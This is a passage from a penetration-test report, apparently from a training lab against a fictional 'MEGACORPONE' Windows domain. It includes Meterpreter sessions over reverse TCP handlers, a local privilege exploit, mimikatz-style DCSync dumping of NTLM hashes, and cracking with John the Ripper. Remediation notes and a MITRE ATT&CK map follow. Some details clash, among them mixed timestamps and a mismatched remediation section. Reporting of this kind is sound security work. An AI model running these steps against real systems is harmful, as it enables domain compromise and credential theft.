[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 15 opened (172.22.117.100:4444 → 172.22.117.10:51000 ) at 2022-01-18 21:06:35 -0500

meterpreter > sysinfo
Computer       : WINDC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : MEGACORPONE
Logged On Users: 13
Meterpreter    : x86/windows
meterpreter > 
```

Remediation:-

- Enable multifactor authentication.
- Use privileged access management to critical systems like domain controllers.
- Implement firewall rules to control traffic to a domain controller.
- Monitor domain controller activity.

16. Gain Windows domain controller credentials

Risk Rating:- High

Description:-

We had complete access to the Windows domain controller after the exploitation, we were attempting to gain the domain controller credentials.

When we had complete access to the Windows domain controller we got the information about the DC users using the command net user, once we had the user's details

```
meterpreter > dcsync_ntlm cdanvers
[+] Account : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash : cc7ce55233131791c7abd9467e909977
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID : 1603
```

we loaded a kiwi tool and run the command dcsync_ntlm cdanvers, the output of the command we retrieve domain controller username and password hashes.

Using the John the Ripper password hashes cracking tool we tried to crack the password hashes.

```
[*] Started reverse TCP handler on 172.22.117.100:5555
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/vmci) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/local/vmci) > run

[*] Started reverse TCP handler on 172.22.117.100:4445
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 12 opened (172.22.117.10:4445 -> 172.22.117.10:49734 ) at 2023-07-20 02:49:40 -0400

meterpreter > getuid
Server username: MEGACORPONE\bbanner
meterpreter > shell
Process 968 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

Administrator bbanner cdanvers
Guest krbtgt pparker
sstrange tstark wmaximoff
The command completed with one or more errors.

C:\Windows\system32>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
.####. minikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/minikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***
[*] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash : cc7ce55233131791c7abd9467e909977
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID : 1603

meterpreter >
```

```
└──(root㉿kali)-[/] └──(root㉿kali)-[/] └──(root㉿kali)-[/]
└──# john --format=nt ntlm1hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
No password hashes left to crack (see FAQ)


└──(root㉿kali)-[/]
└──#
```

Remediation:-

- Review WMI permissions.
 - Enable multi-factor authentications.
 - Audit and Monitor WMI usage.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that WhiteHat Professionals Company, LLC used throughout the assessment.



Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Adversary-in-the-Middle (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Archive Communication Through Removable Media (T1092)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Automated Collection	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Browser Session Hijacking	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Clipboard Data	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Data from Cloud Storage	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Data from Configuration Repository (0/2)	Fallback Channels	Exfiltration Over Web Service (0/3)	Endpoint Denial of Service (0/4)
Data from Information Repositories (0/3)	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Data from Local System	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Data from Network Shared Drive	Non-Application Layer Protocol		Network Denial of Service (0/2)
Data from Removable Media	Non-Standard Port		Resource Hijacking
Data Staged (0/2)	Protocol Tunneling		Service Stop
Email Collection (0/3)	Proxy (0/4)		System Shutdown/Reboot
	Remote Access		

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